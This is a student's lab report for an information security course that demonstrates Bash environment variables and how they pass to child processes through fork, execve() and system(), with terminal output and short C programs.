Information Security - UE20CS346

SRN : PES1UG20CS825	NAME : PREM SAGAR J S	SEC : 'H'


Lab Assignment - 1

Environment Variable and Set-UID Program LAB


Task 1: Manipulating Environment Variables

- In this task, we study the commands that can be used to set and unset environment variables in Bash.
- Using printenv or env command to print out the environment variables.
- To print out all the environment variables executing the following, in the terminal.

Command:
$ printenv




```
Attacker:PES1UG20CS825:Prem Sagar J S~
$printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/2396,unix/VM:/tmp/.ICE-unix/2396
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2331
GTK_MODULES=gail:atk-bridge
PWD=/home/seed
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
```



```
MANAGERPID=2116
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.135
DISPLAY=:0
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
PS1=Attacker:PES1UG20CS825:Prem Sagar J S\w\n$
JOURNAL_STREAM=9:37290
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/sna
p/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
_=/usr/bin/printenv
Attacker:PES1UG20CS825:Prem Sagar J S~
$
```

- To print out a particular environment variable for example - PWD, executing the following in the terminal

Command:
$ printenv PWD




```
Attacker:PES1UG20CS825:Prem Sagar J S~
$printenv PWD
/home/seed
Attacker:PES1UG20CS825:Prem Sagar J S~
$
```

- To set or unset environment variables, using export and unset. It should be emphasised that these are not distinct programmes, but rather two of Bash's internal commands.

- We'll make an environment variable called 'foo' and set its value to our SRN. We will then export it, print it, and finally unset it. For the same, execute the following commands on your terminal:

Command:
$ export foo= 'PES1UG20CS000'
$ printenv foo
$ unset foo
$ printenv foo


```
Attacker:PES1UG20CS825:Prem Sagar J S~
$export foo='PES1UG20CS825'
Attacker:PES1UG20CS825:Prem Sagar J S~
$printenv foo
'PES1UG20CS825'
Attacker:PES1UG20CS825:Prem Sagar J S~
$unset foo
Attacker:PES1UG20CS825:Prem Sagar J S~
$printenv foo
Attacker:PES1UG20CS825:Prem Sagar J S~
$
```


Task 2: Passing Environment Variables from Parent Process to Child Process.

Step 1:

In this Step I'm going Compiling and executing the'myprintenv.c' programme,which produces a binary named a.out. executing it and saving the result to a file using ″a.out > file″.

Command:
```
$ gcc myprintenv.c
$ a.out > child
```


We store the output of the Step in child.


```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc myprintenv.c
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$a.out > child
```

Step 2:

Now, in the child process case, commenting out the printenv() statement, and uncommenting the printenv() statement in the parent process case. Recompiling and executing the code.


Command:
```
$ gcc myprintenv.c
$ a.out > parent
```


```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc myprintenv.c
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$a.out > parent
```

Step 3:

Comparing the difference of these two files using the diff command.

- There was no result or Output for the diff child parent command



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$diff child parent
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Task 3: Environment Variables and execve()

- We explore how environment variables change when a new programme is executed using execve ().


- The method execve() makes a system call to load and execute a new command; this function never returns. There is no new process formed; instead, the text, data, bss, and stack of the caller process are rewritten by those of the programme loaded.

- execve() executes the new programme within the caller process.

Step 1:

The software is being compiled and executed. This software just runs a programme named /usr/bin/env, which prints out the current process's environment variables.


Command:
$ gcc myenv.c
$ ./a.out



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc myenv.c
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./a.out
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$ls
a.out  cap_leak.c  catall.c  child  myenv.c  myprintenv.c  parent
```

Step 2:

Changing the execve() invocation.
execve("/usr/bin/env", argv, NULL); is changed to
execve("/usr/bin/env", argv, environ);




```c
#include <unistd.h>

extern char **environ;

int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  //execve("/usr/bin/env", argv, NULL);
  execve("/usr/bin/env", argv, environ);

  return 0 ;
}

```


Step 3:

Executing the code execute the following Command:

```
$ gcc myenv.c
$ ./a.out
```



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc myenv.c
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./a.out
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/2396,unix/VM:/tmp/.ICE-unix/2396
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2331
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Desktop/Labsetup/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
```


```
MANAGERPID=2116
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.158
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=83e69a4af6f5c4f0dbd2d2fc63c76b10
XDG_RUNTIME_DIR=/run/user/1000
PS1=Attacker:PES1UG20CS825:Prem Sagar J S\w\n$
JOURNAL_STREAM=9:36210
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/sna
p/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=83e69a4af6f5c4f0dbd2d2fc63c76b10
_=./a.out
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Q: We are interested in what happens to the environment variables; are they automatically inherited by the new program?

=> **By default, environment variables are inherited from a process' parent.** However, when a program executes another program, the calling program can set the environment variables to arbitrary values.


Task 4: Environment Variables and system()

- In this task We explore how environment variables change when a new application is run using the system() method. Unlike execve(), which immediately runs a command, system() really executes ″/bin/sh -c command,″ i.e., it executes /bin/sh and requests the shell to execute the command.

- In the system() function's implementation, you'll notice that it uses execl() to run /bin/sh; execl() calls execve(), handing it the environment variables array.

- As a result, the environment variables of the caller process are sent to the new programme /bin/sh through system().

- To validate this, compiling and executing the following Code.




```
#include <stdio.h>
#include <stdlib.h>
int main()
{
system("/usr/bin/env");
return 0 ;
}
```


➢ Now after you have successfully created the program file, executing the following commands:

Command:

```
$ gcc sysenv.c -o sysenv
$ ./sysenv
```



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc sysenv.c -o sysenv
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./sysenv
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=2331
XDG_SESSION_TYPE=x11
SHLVL=1
HOME=/home/seed
DESKTOP_SESSION=ubuntu
GNOME_SHELL_SESSION_MODE=ubuntu
GTK_MODULES=gail:atk-bridge
PS1=Attacker:PES1UG20CS825:Prem Sagar J S\w\n$
MANAGERPID=2116
DBUS_STARTER_BUS_TYPE=session
